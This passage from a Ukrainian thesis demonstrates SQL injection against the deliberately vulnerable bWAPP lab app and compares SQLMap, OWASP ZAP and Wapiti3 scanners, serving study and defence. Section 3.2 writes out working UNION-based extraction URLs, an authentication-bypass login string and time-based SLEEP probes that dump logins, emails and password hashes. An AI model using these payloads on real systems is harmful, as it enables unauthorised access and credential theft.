


Рисунок 3.2 – Викликана помилка

В результаті виявлено, що кількість стовбців дорівнює сьоми. Використовується union для одержання номера стовбців як показано на рисунку 3.3.

http://192.168.0.102/bWAPP/sqli_1.php?title=inception%27%20union%20select%201,2,3,4,5,6,7%20from%20users%20--%20&action=search


Рисунок 3.3 – Номера стовбців

Отримана інформація використовується для складання кінцевого запиту

http://192.168.0.102/bWAPP/sqli_1.php?title=inception%27%20union%20select%201,database%28%29,user%28%29,4,password,6,7%20from%20users%20--%20&action=search

В результаті отримана назва БД, юзера та хеш пароля на рисунку 3.4




Рисунок 3.4 – Виведені значення

### 3.2.2 POST /SEARCH

Після натискання на кнопку пошуку адреса не зміються, отже дані виводяться методом POST. В такому випадку данні ін’єкція буде впроваджуватись через поле вводу як видно на рисунку 3.5.




Рисунок 3.5 – Помилка кількості стовбців

Після введення команди отримується помилка. Як і з методом GET кількість стовпці підбирається методом підбора. В результаті отримано номера стобців та за їх допомогою формується запит, після виконання якого надаються значення логінів, адрес електронної пошти та хешів паролей як на рисунку 3.6.

inception' union select 1,login,password,email,5,6,7 from users #

| Title | Release | Character | Genre | IMDb |
|---|---|---|---|---|
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | 5 | bwapp-aim@mailinator.com | Link |
| bee | 6885858486f31043e5839c735d99457f045affd0 | 5 | bwapp-bee@mailinator.com | Link |
| ZAP | 3f6fb401e4d3e5c2c9043775361303e25ebc1da0 | 5 | foo-bar@example.com | Link |

Рисунок 3.6 – Отримані значення БД

### 3.2.3 GET/SELECT

Після натискання на кнопку go адреса сторінки змінюються на http://192.168.0.102/bWAPP/sqli_2.php?movie=1&action=go

Використовуючи метод union знаходимо кількість стовбців методом підбору

http://192.168.0.102/bWAPP/sqli_2.php?movie=1%20union%20select%201,2,3,4,5,6,7#&action=go

для знаходження номерів стобців вводиться значення більше, чим кількість елементів, наприклад 100

http://192.168.0.102/bWAPP/sqli_2.php?movie=100%20union%20select%201,2,3,4,5,6,7#&action=go

Дізнавшись номера вводиться наступний запит

http://192.168.0.102/bWAPP/sqli_2.php?movie=100%20union%20select%201,login,3,email,password,6,7%20from%20users#&action=go

Таким чином, були отримані логін, хеш паролю та електронна адреса як видно на рисунку 3.7.


Рисунок 3.7 – Логін, хеш паролю та електронна адреса

### 3.2.4 Login Form/User

Хешування відбувається в форматі «sha1». Код вважає «sha1» хеш від введеного пароля, і порівнює введений пароль з хешем, який повинен потрапити в робочий рядок з бази даних, але робочий рядок в момент введення логіна буде ін’єктованим хибним хешем, що збігається з хешем слова timcore, яке вводиться замість пароля .Хеш «sha1» слова timcore має вигляд як на Рис.3.8:




Рисунок 3.8 – Хеш слова timecore

Для експлуатування даної уразливості знадобиться спеціальний SQL-запит з ім’ям користувача, його захешованим паролем і секретним словом. Команда буде виглядати як:

Логін: `timcore' union select 1,'anyuser','6d63360fd1d567a0ef85720a68a56eebc08cc6e6','','I broke it','',1,'',1-- -`

Пароль: `timcore`

Отримано успішну авторизацію і вивод секретної фрази як видно на рисунку 3.9.




Рисунок 3.9 – Результат успішної ін'єкції

### 3.2.5 SQL Injection - Blind – time-based

Атаки, засновані на часі, можна використовувати для проведення дуже простого тесту, наприклад, визначення наявності уразливості. Перевіримо функцію "SLEEP". Для цього введемо в поле пошуку команду `test'-SLEEP(5)#`

Завантаження сторінки не завершується коректно. Це говорить про наявність уразливості на даній веб-сторінці як видно на рисунку 3.10.


Рисунок 3.10 – Реалізована ін'єкція

Далі використаємо команду test'-IF(MID(VERSION(),1,1) = '5', SLEEP(5), 0)#

Наявність затримки на сторінці означає що існує вразливість типу «Time-Based».

### 3.2.6 Сканування за допомогою сканерів

Оскільки у веб-застосунку використовується авторизація для сканерів потрібні будуть cookies файли. Для цього було вирішено використовувати burpsuite - платформа для виконання тестування з безпеки веб-застосунків. Також вона дозволяє перехоплювати, перевіряти і модифікувати трафік, що рухається в обох напрямках між сервером і клієнтом. Для коректної роботи спочатку потрібно зайти в налаштування браузера та налаштувати його на проксі burpsuite, як показано на рисунку 3.11.




Рисунок 3.11 – Налаштування браузера

Після цього переходимо до веб-застосунка та виконуємо пошук на сторінці щоб перехватити кукі, як видно на 3.12.




Рисунок 3.12 – Перехоплені файли кукі

Тепер можна використати ці дані для виконання пошуку вразливостей за допомогою sqlamp, на рисунку 3.13.




Рисунок 3.13 – Команда SQLmap

Після перевірки бачимо на Рис.3.14 що POST параметр вразливий.




Рисунок 3.14 – Результати сканування SQLmap

Аналогічно були виконані перевірки інших вразливостей.

Після сканування за допомогою інструмента OWASP ZAP отримано звіт на Рис. 3.15. Просканувавши вразливості, наведені в даній роботі, були отримані результати, з яких стало зрозуміло, що цей сканер зумів виявити SQL ін’єкції типу GET/SEARCH та GET/SELECT.




Рисунок 3.15 – Результати сканування за допомогою ZAP

Для сканування за допомогою Wapiti3 спочатку було створено файл з cookie, який потім було використано в процесі сканування. По завершенню був сформований звіт у форматі HTML, який показано на рисунку 3.16. В результаті сканування за допомогою Wapiti3 вразливостей типу SQL ін'єкція не було виявлено. Це свідчить про недостатню чутливість даного застосунку до представлених типів ін'єкцій.

| Category | Number of vulnerabilities found |
|---|---|
| Backup file | 0 |
| Blind SQL Injection | 0 |
| Weak credentials | 0 |
| CRLF Injection | 0 |
| Content Security Policy Configuration | 1 |
| Cross Site Request Forgery | 0 |
| Potentially dangerous file | 0 |
| Command execution | 0 |
| Path Traversal | 0 |
| Htaccess Bypass | 0 |
| HTTP Secure Headers | 4 |
| HttpOnly Flag cookie | 1 |
| Open Redirect | 0 |
| Secure Flag cookie | 1 |
| SQL Injection | 0 |

Рисунок 3.16 – Звіт wapiti3

## 3.3 Розробка рекомендацій щодо вибору інструмента тестування на вразливість до SQL ін'єкцій

Проаналізувавши методи виявлення SQL-ін'єкцій та програмних засобів, що дозволять в автоматичному режимі виконати сканування веб-застосунку на наявні

вразливості SQL-ін’єкцій, можна зробити висновки, що єдино правильного рішення, що допоможе гарантовано запобігти впровадженню ін’єкцій не існує. Самим надійним рішенням для цільового виявлення SQL вразливостей є мануальний пошук, проте він потребує набагато більше часових затрат, тому такий метод доцільно використовувати на критичних веб-сторінках.

Якщо ж потрібно швидко проаналізувати невелику кількість веб-сторінок - найкращим рішенням буде SQLMap. Він володіє широким спектром виявляємих SQL ін’єкцій та простотою в застосуванні, завдяки чому залишається самим популярним рішення для виявлення вразливостей такого типу.

Безумовною перевагою OWASP ZAP є широкий діапазон скануємих вразливостей веб-застосунків, велика кількість налаштувань та графічний інтерфейс, проте для сканування виключно SQL ін’єкцій він є не найкращим рішенням через повільну швидкість сканування, важке, у порівнянні з іншими, налаштування, та чутливість до меншої кількості ін’єкцій.

Не дивлячись на те, що сканер не виявив вразливостей до реалізованих в даному прикладі SQL ін’єкцій, він залишається гарним варіантом для тестування веб-застосунка на інші типи вразливостей, адже має підтримку проксі, різних методів аутентифікації, підтримку SSL-сертифікатів, можливість додавання різних HTTP-заголовків або налаштувань user-agent. Також до плюсів можна віднести зрозумілий звіт, який формується вкінці тестування.

Ще одним підтвердження отриманих результатів є результати тестування сканерів Хосе Фонсека, Марко Вієйра та Енріке Мадейра. Їх підхід для оцінки сканерів вразливості веб-застосунків полягає у введенні реалістичних пошкоджень програмного забезпечення (по одній помилці кожного разу) в код веб-застосунка. Результати різних сканерів порівнюються, оцінюючи ефективність у виявленні потенційних вразливостей, створених внаслідок інжектованого недоліку. Іншими словами, якщо веб-сканери вразливості повинні виявляти вразливості (які спричинені залишковими помилками програмного забезпечення в коді веб-програми), ідея полягає у наданні сканерам вхідних даних, якими вони повинні обробляти, що є веб-кодом з проблемами в роботі програмного забезпечення та

можливими вразливими місцями, спричиненими такими пошкодженнями. Процес введення пошкоджень у веб-застосунок, запуск сканерів вразливості та аналіз та порівняння результатів відбувається повністю автоматично. Однак у цих перших експериментах було вирішено перевірити вручну потенційні вразливості, спричинені кожним впровадженим пошкодженням, щоб мати точний контроль над результатами експерименту та отримати точні виміри щодо відсотка вразливостей та помилкових спрацьовувань, виявлених кожним інструментом. Введення вразливості програмного забезпечення (по одній помилці за раз) складається з двох етапів:

На першому етапі вивчається код цільового веб-застосунку, щоб визначити всі точки, де кожен тип вразливості може бути введений, що призводить до переліку можливих вразливостей. Коли список вразливсотей дуже великий (оскільки код програми обширний, що призводить до безлічі можливих місць для кожного типу вразливості), використовується лише відсоток місць вразливостей, зберігаючи відносні відсотки, показані в на рисунку 3.17.

Другий етап включає введення кожної вразливості, що відповідає вставці зміни коду (визначеної оператором вразливості) у веб-програму. Після ін’єкції кожної помилки веб-програма перевіряється інструментами, що перевіряються, для порівняння їх результатів.

Table 1 – Most frequent fault types found in [5]

| Fault types | Description | % of total observed in field study | ODC classes |
|---|---|---|---|
| MIFS | Missing "If (*cond*) { statement(s) }" | 9.96 % | Algorithm |
| MFC | Missing function call | 8.64 % | Algorithm |
| MLAC | Missing "AND EXPR" in expression used as branch condition | 7.89 % | Checking |
| MIA | Missing "if (*cond*)" surrounding statement(s) | 4.32 % | Checking |
| MLPC | Missing small and localized part of the algorithm | 3.19 % | Algorithm |
| MVAE | Missing variable assignment using an expression | 3.00 % | Assignment |
| WLEC | Wrong logical expression used as branch condition | 3.00 % | Checking |
| WVAV | Wrong value assigned to a value | 2.44 % | Assignment |
| MVI | Missing variable initialization | 2.25 % | Assignment |
| MVAV | Missing variable assignment using a value | 2.25 % | Assignment |
| WAEP | Wrong arithmetic expression used in parameter of function call | 2.25 % | Interface |
| WPFV | Wrong variable used in parameter of function call | 1.50 % | Interface |
| | **Total faults coverage** | **50.69 %** | |

Рисунок 3.17 – Таблиця найбільш частих типів помилок

Для оціночних експериментів були використані три комерційні сканери вразливостей на двох веб-застосунках. Один із цільових веб-застосунків створювався на замовлення. Він в основному використовувався для управління особистою довідковою інформацією. Це дозволяло зберігати документи в форматі pdf і деяку інформацію, таку як назва, автори і рік публікації. Другий веб-застосунок - це повністю функціональний і готовий до використання інтернет-магазин, створений за допомогою платформи швидкої розробки веб-застосунків CodeCharge. Ця програма складається з 29 файлів PHP, містять в цілому 9437 рядків коду. Впроваджені збої приводили до помилок і збоїв в роботі застосунків, але вони також приводили до значної кількості вразливостей безпеки. Деякі впроваджені помилки викликали більш як один тип вразливостей (XSS і SQL Injection), а деякі створювали більше однієї уразливості одного і того ж типу. Число вразливостей, виявлених без будь-яких помилок у другому застосунку, склало 29. Це вважається дуже великою кількістю, оскільки ці внутрішні вразливості маскують виявлення нових вразливостей, залишаючи менше коду для їх впровадження. З 12 типів помилки тільки 6 дали вразливості.

Всі сканери виявили деякі уразливості, яких немає ні у кого з інших. Щоб проаналізувати покриття сканерами, людина-тестувальник провів ручну перевірку, вивчити як код PHP, так і результати браузера. Це ручне сканування виявило 17 вразливостей, які не були виявлені ні одним з автоматичних сканерів вразливостей, що відповідає 9% від усіх виявлених вразливостей. Хоча деякі невиявлені уразливості повинні були бути виявлені сканерами вразливостей, є й інші, які можуть бути ускладнені для інструменту, що використовує підхід «чорного ящика», наприклад, уразливості другого порядку. На першому етапі уразливості цього типу зловмисник змінює те, що не відразу помітить. Ця зміна буде виконувати своє шкідливе дію тільки пізніше (другий етап) при виявленні деякого умови. Наприклад, на першому етапі зловмисник вставляє в поле бази даних шкідливу рядок, що містить XSS-експлойт. При введенні цього рядка в веб-застосунку або в базі даних нічого дивного не відбувається. Другим етапом може бути активація коду, введеного на першому етапі помилкою, яка запускається, коли шкідлива рядок

відображається браузером. Ще одна трудність для сканерів полягає в тому, що експлойтів потрібні певні маркери. Ці маркери можуть бути правильним числом дужок при спробі впровадження SQL або точним кодом HTML при атаці XSS. Хоча у сканерів є нечіткі варіації тестів, вони навряд чи охоплять всі можливі комбінації. Хоча сканери виявили більшість вразливостей, вони також виявили багато помилкових спрацьовувань.

Результати оцінки трьох провідних сканерів вразливостей веб-застосунків показують, що різні сканери дають абсолютно різні результати і що всі вони залишають значний відсоток вразливостей невиявленими. відсоток помилкових спрацьовувань дуже високий і становить від 20% до 77% в проведених експериментах. Для деяких важливих веб-застосунків потрібно використовувати кілька сканерів, також не слід виключати з процесу ручне сканування спеціалістом [9].

**Висновки за розділом 3**

Проаналізовано інструменти сканування веб-застосунку на вразливості, які застосовувалися для тестування, на реалізовані типи SQL ін’єкцій. В результаті аналізу отриманих даних було виявлено, що єдино правильного рішення, яке допоможе гарантовано запобігти впровадженню ін’єкцій не існує. Самим надійним рішенням для цільового виявлення SQL вразливостей є мануальний пошук, проте його недоліком є довгий час, що потрібен для реалізації.

Для аналізу невеликої кількість веб-сторінок найкраще підійде SQLMap. Простий в застосуванні та найпотужніший з використаних. Проаналізувавши роботу OWASP ZAP були виділені наступні переваги: широкий діапазон скануємих вразливостей веб-застосунків, велика кількість налаштувань та графічний інтерфейс, мінуси: повільна швидкість сканування, важке, у порівнянні з іншими, налаштування, та чутливість до меншої кількості ін’єкцій.

Найгірший результат було отримано в результаті сканування застосуноком wapiti3, проте він залишається оптимальним варіантом для тестування веб-

застосунка на інше типи вразливостей, адже має підтримку проксі, різних методів аутентифікації, підтримку SSL-сертифікатів, можливість додавання різних HTTP-заголовків або налаштувань user-agent. Також до плюсів можна віднести зрозумілий звіт, який формується вкінці тестування.

Були практично реалізовані SQL ін’єкції типу GET/SEARCH, POST /SEARCH, GET/SELECT, Login Form/User та Blind – time-based. Також детально проаналізовано процес реалізації кожної з атак в мануальному режимі та результати їх сканування за допомогою застосунків.

Згідно отриманих в ході написання дипломної роботи результатів, були розроблені рекомендації щодо вибору інструмента тестування на вразливість до SQL ін’єкцій.

# ВИСНОВКИ

В даній роботі були розглянуті принципи роботи веб-застосунка та архітектура його побудови, яка, зазвичай, складається з трьох рівнів:

1) Рівень відображення(presentation Tier) - це найвищий рівень програми. Він відображає інформацію, пов’язану з такими послугами, як перегляд товарів, придбання та вміст кошика для покупок, а також відповідає за зв’язок з іншими рівнями.

2) Логічний рівень випливає з рівня відображення, він контролює функціональність програми виконуючи детальну обробку.

3) Рівень даних складається з серверів баз даних. Цей рівень зберігає дані незалежними від серверів застосунків або бізнес-логіки.

Зроблено висновок, що надання даних на власному рівні покращує масштабованість та продуктивність. Веб-браузер (presentation Tier) надсилає запити логічному рівню, який обслуговує їх, роблячи запити та оновлення щодо бази даних (storage tier). Основним правилом трирівневої архітектури є те, що рівень відображення ніколи не комунікують безпосередньо з рівнем даних; у трирівневій моделі вся комунікація повинна проходити через проміжний рівень.

Була проаналізована роль бази даних для роботи веб-застосунка, її структура та функціонал.

Були проаналізовані та практично реалізовані методи впровадження SQL ін’єкцій, а також атаки, для реалізації яких може бути використана SQLi, а саме:

*Authentication bypass* – використовуючи цю атаку, атакуючий входить в застосунок не надаючи дійсного ім’я користувача та пароля і отримує привілеї адміністратора.

*Information disclosure* – використовуючи ці вразливості, зловмисник може визначити використовувані дистрибутиви, номери версій клієнта і сервера і встановлені оновлення. В інших випадках, в витікаючій інформації може міститися розташування тимчасових файлів або резервних копій.

*Compromised data integrity* – цілісність даних - важлива властивість SQL. При правильному використанні вона забезпечує коректність і валідність даних, що зберігаються в будь-який момент часу. Також, з їх допомогою можна виявляти помилки в застосунках, які важко знайти іншими способами.

*Compromised availability of data* – атакуючий використовує цю атаку для видалення інформації з бази даних, видалення логів, або аудиту інформації, що зберігається в базі даних.

